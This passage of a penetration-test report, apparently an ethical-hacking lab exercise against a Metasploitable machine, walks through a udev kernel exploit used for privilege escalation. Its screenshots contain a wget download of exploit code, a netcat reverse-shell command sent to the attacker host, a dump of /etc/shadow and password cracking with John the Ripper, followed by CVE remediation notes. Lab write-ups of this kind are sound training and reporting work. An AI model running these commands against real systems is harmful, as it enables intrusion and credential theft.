

12:51 AM
toor@root: ~/Desktop/EH_Final
File Actions Edit View Help
toor@root: ~/Desktop
toor@root: ~/Desktop/EH_Final
toor@root: ~
toor@root: ~

```
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "EuuyVBGIHIrqklHx\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (10.0.0.129:4444 → 10.0.0.12:35423) at 2021-09-10 00:39:37 -0400


ls
4558.jsvc_up
whoami
daemon
pwd
/tmp
whoami
daemon
cd 455
sh: line 11: cd: 455: No such file or directory
python -c 'import pty; pty.spawn("/bin/bash")'
daemon@metasploitable:/tmp$ ls
ls
4558.jsvc_up
daemon@metasploitable:/tmp$
```

As we can see from the figure above we have gained access to the machine as user **daemon**. Now that we have gained access to the remote machine, we need to gain root privileges in order to have full access to the machine.


Privilege Escalation With Kernel Exploit – [8572.C]

A UDEV process was running on this machine and confirmed with a simple "**ps -ef | grep udev**" command. Using the exploitdb to search for potential exploits, '**8572.c**' can be used in order to gain root access. After finding an exploit, we upload it to our local **Apache2 web server** and download the exploit onto our victim machine.


01:20 AM
toor@root: ~/Desktop/EH_Final
File Actions Edit View Help
toor@root: ~/Desktop
toor@root: ~/Desktop/EH_Final
toor@root: ~/Desktop/EH_Final


```
daemon@metasploitable:/tmp$ wget 10.0.0.129/8572.c
wget 10.0.0.129/8572.c
--01:20:15--  http://10.0.0.129/8572.c
           => `8572.c'
Connecting to 10.0.0.129:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,876 (2.8K) [text/x-csrc]

100%[====================================>] 2,876         --.--K/s

01:20:15 (829.63 MB/s) - `8572.c' saved [2876/2876]

daemon@metasploitable:/tmp$ ls
ls
4558.jsvc_up  8572.c
daemon@metasploitable:/tmp$ 
```

Next, we compiled the C code to a binary output file in order to be able to run the exploit, created a '**run**' file that the exploit would call on, and appended the commands '**#!/bin/sh** and **/bin/netcat -e /bin/sh**' that would run during the execution of the file.




```
daemon@metasploitable:/tmp$ gcc 8572.c -o exploit
gcc 8572.c -o exploit
8572.c:110:28: warning: no newline at end of file
daemon@metasploitable:/tmp$ echo '#!/bin/sh' >> run
echo '#!/bin/sh' >> run
daemon@metasploitable:/tmp$ ls
ls
4558.jsvc_up  8572.c  exploit  run
daemon@metasploitable:/tmp$ echo '/bin/netcat -e /bin/sh 10.0.0.129 1234' >> run
daemon@metasploitable:/tmp$ ls0.0.0.129 1234' >> run
ls
4558.jsvc_up  8572.c  exploit  run
daemon@metasploitable:/tmp$ chmod +x exploit
chmod +x exploit
daemon@metasploitable:/tmp$ proc
```

From here we identified the PID of the UDEV process (2411), ran our exploit as shown below '**./exploit 2411**', created a listener on our attacking machine with the '**nc -lvnp 1234**', and established connection via reverse shell.




```
daemon@metasploitable:/tmp$ ls0.0.0.129 1234' >> run
ls
4558.jsvc_up  8572.c  exploit  run
daemon@metasploitable:/tmp$ chmod +x exploit
chmod +x exploit
daemon@metasploitable:/tmp$ cat /proc/net/netlink
cat /proc/net/netlink
sk       Eth Pid    Groups   Rmem     Wmem     Dump     Locks
f7c4c800 0   0      00000000 0        0        00000000 2
f7c12a00 4   0      00000000 0        0        00000000 2
f7f71000 7   0      00000000 0        0        00000000 2
f7c73c00 9   0      00000000 0        0        00000000 2
f7c8ec00 10  0      00000000 0        0        00000000 2
f7c4cc00 15  0      00000000 0        0        00000000 2
f7429e00 15  2411   00000001 0        0        00000000 2
f7c79800 16  0      00000000 0        0        00000000 2
df92c400 18  0      00000000 0        0        00000000 2
daemon@metasploitable:/tmp$ ps aux | grep udev
ps aux | grep udev
root      2412  0.0  0.0   2092   620 ?        S<s  Sep09   0:00 /sbin/udevd --daemon
daemon    7312  0.0  0.0   1784   528 pts/5    RN+  01:51   0:00 grep udev
daemon@metasploitable:/tmp$ ./exploit 2411
./exploit 2411
daemon@metasploitable:/tmp$
```



```
┌──(toor㉿root)-[~/Desktop/EH_Final]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.0.0.129] from (UNKNOWN) [10.0.0.12] 34785
whoami
root
ls
bin
boot
cdrom
```

Root privileges have been gained and we can now move freely in the compromised machine and access any files including the ‘**/etc/shadow**’ file containing password hashes for all users. We could even proceed to establish backdoors in order to maintain persistence.




```
root@metasploitable:/# cat /etc/shadow
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
root@metasploitable:/# 
```

Cracking User Hashes

Using John the Ripper, we were able to crack the hashes for user passwords. The passwords for the following users were found:

user: user|**postgres**: postgres|**msfadmin**: msfadmin|**service**:service|**klog**:123456789|**sys**:batman



```
┌──(toor㉿root)-[~/Desktop/EH_Final]
└─$ unshadow passwd shadow > to_crack

┌──(toor㉿root)-[~/Desktop/EH_Final]
└─$ john to_crack
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
user             (user)
postgres         (postgres)
msfadmin         (msfadmin)
service          (service)
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 60 candidates buffered for the current salt, minimum 96 needed for performance.
Warning: Only 69 candidates buffered for the current salt, minimum 96 needed for performance.
Warning: Only 51 candidates buffered for the current salt, minimum 96 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
123456789        (klog)
batman           (sys)
Proceeding with incremental:ASCII
6g 0:00:00:05  3/3 1.200g/s 311270p/s 311448c/s 311448C/s helmd..heini
```

Conclusion

The former employee left behind several clues that led the team to takes control of their workstation. The vulnerabilities in their system made it very easy for us to gain access and we recommend removing this specific workstation from the network entirely as it is not crucial to the production environment and has many more flaws than what has been shown in this report.

The specific goals of the penetration test were stated as:

- Identifying hidden files inside the suspicious file '**CrackMeIfYouCan.rar**'
- Conduct further investigation of files
- Follow any clues left behind
- Find vulnerabilities in any workstation not part of the original workspace
- Exploit vulnerabilities if any exist in order to gain root access

These goals of the penetration test were met. We identified a rogue machine that was set up by a former employee suspected of hiding secrets on the network. This machine had many vulnerabilities that our team was able to take advantage of. Removal of this workstation from the network is recommended, as to not act as an initial foothold for potential attackers in the future.

Risk Rating

The overall risk identified to the unknown workstation on the Workaround network as a result of the penetration test is **Critical**. A direct path from external attacker to full system compromise was discovered. It is reasonable to believe that a malicious entity would be able to successfully execute an attack against Workaround through targeted attacks using the unknown workstation as an initial foothold.

Appendix A: Vulnerability Detail and Mitigation

Disclaimer

If the compromised system were to be crucial to the production network then these would be the following remediations recommended. We advise removing the vulnerable system entirely from the network as too many vulnerabilities were identified and could be used for lateral movement in the network

CVE-2011-2523 - vsftpd Backdoor Command Execution

Rating: **Critical**

Description & Impact: Taking advantage of improper neutralization of special elements in vsftpd 2.3.4. This version was downloaded between 20110630 and 20110703 contains a backdoor that opens a shell on port 6200/TCP. If it finds the "smiley face" characters, in the correct order, it runs a function called vsf_sysutil_extra();, function. This function sets up a TCP socket listening on port 6200 that will spawn a shell when connected to said port.

Remediation: Patch management, upgrade service version.

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523

CVE-2004-2687 - distcc 2. x Arbitrary Command Execution

Rating: **High**

Description & Impact: Exploited a configuration issue in distcc 2. x, as used in XCode 1.5 and others, when not configured to restrict access to the server port, allows remote attackers to execute arbitrary commands via compilation jobs, which are executed by the server without authorization checks

Remediation: Vendor updates, use platform-specific security features such as 'seccomp_bpf' to restrict what can be done once the compiler command is launched

https://github.com/distcc/distcc/issues/155

https://nvd.nist.gov/vuln/detail/CVE-2004-2687

CVE-2009-1185 - UDEV < 1.4.1 Local Privilege Escalation

Rating: **High**

Description & Impact: The attack takes advantage of improper input validation in order to grant the attacker elevated access to the machine. UDEV before 1.4.1 does not verify whether a NETLINK message originates from kernel space, which allows local users to gain privileges by sending a NETLINK message from userspace.

Remediation: Recommend updating software, patch management, restart udev with: '**sh /etc/rc.d/rc.udev restart**'

https://nvd.nist.gov/vuln/detail/CVE-2009-1185#match-391235